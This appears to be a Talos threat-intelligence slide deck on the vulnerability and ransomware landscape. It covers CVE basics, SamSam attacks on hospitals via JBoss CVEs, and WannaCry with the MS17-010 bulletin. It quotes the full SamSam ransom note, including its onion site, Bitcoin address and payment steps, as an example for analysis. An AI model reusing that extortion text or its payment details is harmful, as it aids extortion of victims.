




TALOS

PROTECTING YOUR NETWORK



Industry-leading threat intelligence. The largest threat detection network in the world.

Threat Landscape




CVE

[Common Vulnerabilities and Exposure]

Common Vulnerabilities and Exposures (CVE®) is a dictionary of common names (i.e., CVE Identifiers) for publicly known vulnerabilities. CVE's common identifiers make it easier to share data across separate network security databases and tools, and provide a baseline for evaluating the coverage of an organization's security tools.

Threat Landscape



The image is a screenshot of the CVE Mitre website. The browser's address bar shows the URL <https://cve.mitre.org>. The page features a navigation menu with links for 'CVE List', 'CNAs', 'Board News & Blog', and 'About'. On the right side, there is a section for 'NVD' (National Vulnerability Database) with links for 'Go to for: CVSS Scores', 'CPE Info', and 'Advanced Search'. A prominent black bar across the middle of the page contains several navigation options: 'Search CVE List', 'Download CVE', 'Data Feeds', 'Request', and 'TOTAL CVE Entries: 97886'. The 'TOTAL CVE Entries: 97886' text is circled in blue. Below this bar, a paragraph explains that CVE® is a list of entries, each containing an identification number, a description, and at least one public reference for publicly known cybersecurity vulnerabilities. It also states that CVE Entries are used in numerous cybersecurity products and services from around the world, including the U.S. National Vulnerability Database (NVD). At the bottom of the page, there are three main content sections: 'CNA Participation Growing Worldwide' with a map of the world, 'Latest CVE News' with two news items, and 'Newest CVE Entries' with a link to 'Newest CVE IDs by @CVEnew' and a 'Follow @CVEnew >>' link.

Secure | <https://cve.mitre.org>

CVE
Common Vulnerabilities and Exposures

[CVE List](#) [CNAs](#) [Board News & Blog](#) [About](#)

NVD
Go to for:
[CVSS Scores](#)
[CPE Info](#)
[Advanced Search](#)

[Search CVE List](#) [Download CVE](#) [Data Feeds](#) [Request](#) **TOTAL CVE Entries: 97886**

CVE® is a [list](#) of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities. CVE Entries are used in numerous cybersecurity [products and services](#) from around the world, including the U.S. National Vulnerability Database ([NVD](#)).

CNA Participation Growing Worldwide

Latest CVE News


- ◆ [Minutes from CVE Board Teleconference Meeting on February 21 Now Available](#)
- ◆ [Cloudflare Added as CVE Numbering Authority \(CNA\)](#)

Newest CVE Entries


[Newest CVE IDs by @CVEnew](#)

[Follow @CVEnew >>](#)

Threat Landscape - Vulnerabilities



Threat Landscape




= 10,000

1.5 Million Unique

Malware samples **DAILY**

Threat Landscape

Talos Tracks Billions of Emails Daily




2016


2017

Talos Intel Background

THREAT INTEL



INTEL SHARING



250+
Full Time Threat
Intel
Researchers



MILLIONS
Of Telemetry
Agents



4
Global Data
Centers



100+
Threat Intelligence
Partners



1100+
Threat Traps



Insights on Emerging Threats



Remember SamSam?

Working
Under pressure to digitize everything, hospitals are hackers' biggest new target

By Carolyn Y. Johnson and Matt Zapotosky April 1, 2016



ars TECHNICA

RISK ASSESSMENT — **Two more healthcare networks caught up in outbreak of hospital ransomware**

New server-targeting malware hitting healthcare targets with unpatched websites.

SEAN GALLAGHER · 3/29/2016, 6:11 PM

A photograph showing the exterior of a large, multi-story brick hospital building with many windows. There are trees in the foreground and a blue sky.

threatpost

Categories: CATEGORIES | FEATURED | PODCASTS | VIDEO

Welcome > Blog Home > Cryptography > New Server-Side Ransomware Hitting Hospitals

A graphic with a blue background featuring a glowing key in the center. The word "ransomware" is written in large, white, lowercase letters above the key. Below the key, the text "NEW SERVER-SIDE RANSOMWARE HITTING HOSPITALS" is written in white, uppercase letters. There are social media icons on the left side of the graphic.

by Tom Spring March 28, 2016, 3:41 pm


Hackers are escalating recent attacks against hospitals with new strains of server-side ransomware dubbed SamSam and Maktub. Unlike traditional ransomware samples that rely on gullible users to click on a malware-infected email attachment or visit a

A poster for Security Analyst Summit 2017. It features a globe and the text "SECURITY ANALYST SUMMIT 2017". Below the globe, there is a quote: "ATMICH: FIND OUT HOW THE CRIMINALS CASHED OUT WITH ATMS".

Top Stories

Adobe Flash Serves Critical Vulnerabilities in Flash, AEM

SamSam



Two Critical JBOSS CVEs

- **CVE-2007-1036**
- “...JBoss does not restrict access to the console and web management interfaces...”
- **CVE-2010-0738**
- “The JMX-Console web application ... performs access control only for the GET and POST methods...”

BTC Wallet received over \$120,000

Sam Sam – Round 2

#What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google 'RSA Encryption'

#How to recover files?

RSA is a asymmetric cryptographic algorithms, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can get your private key in 3 easy steps:

Step1: You must send us **0.7 Bitcoin** for each affected PC OR **3 Bitcoins** to receive ALL Private Keys for ALL affected PC's.

Step2: After you send us **0.7 Bitcoin**, Leave a comment on our Site with this detail: Just write Your 'Host name' in your comment

*Your Host name is:

Redacted

Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered

* Our Site Address: <http://jcmi5n4c3avgtyt5.onion/familiarisingly/>

* Our Bitcoin Address: [1MddNhgRCJe825ywjdjbAQpstWbPKmFR](https://blockchain.info/address/1MddNhgRCJe825ywjdjbAQpstWbPKmFR)

(If you send us **3 Bitcoins** For all PC's, Leave a comment on our site with this detail: Just write 'For All Affected PC's' in your comment)

(Also if you want pay for 'all affected PC's' You can pay 1.5 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive all

How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.

You can download tor browser from <https://www.torproject.org/download/download.html.en>




For more information please search in Google 'How to access onion sites'

Test Decryption


Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

If you are worry that you don't get your keys after you paid, You can get one key for free on you choice(except important servers), Tell
Also you can get some single key and if all single BTC taht you paid reached to all keys price you will get all keys
Anyway be sure that you will get all your keys if you paid for them and we don't want damage our reliability
With buying the first key you will find that we are honest.

Sam Sam – Round 2

Summary		Transactions	
Address	1MddNhqRCJe825ywjdbjbAQpstWBpKHmFR	No. Transactions	23 
Hash 160	e24fda9d167a47607d6625d50d88cc1686159f01	Total Received	30.4 BTC 
Tools	Related Tags - Unspent Outputs	Final Balance	0 BTC 

[Request Payment](#) [Donation Button](#)



30.4 BTC \approx \$325,000

1st wallet transaction posted December 25, 2017




TALOS



WANNACRY?



WannaCry



Microsoft Security Bulletin MS17-010 – Critical

Security Update for Microsoft Windows SMB Server (4013389)

Published: March 14, 2017

Version: 1.0

Executive Summary



This security update resolves vulnerabilities in Microsoft Windows. The most severe of the vulnerabilities could allow remote code execution if an attacker sends specially crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server.

This security update is rated **Critical** for all supported releases of Microsoft Windows. For more information, see the **Affected Software and Vulnerability Severity Ratings** section.

The security update addresses the vulnerabilities by correcting how SMBv1 handles specially crafted requests.

For more information about the vulnerabilities, see the **Vulnerability Information** section.

For more information about this update, see [Microsoft Knowledge Base Article 4013389](#).

On this page

[Executive Summary](#)

[Affected Software and Vulnerability Severity Ratings](#)

[Vulnerability Information](#)


[Security Update Deployment](#)

[Acknowledgments](#)

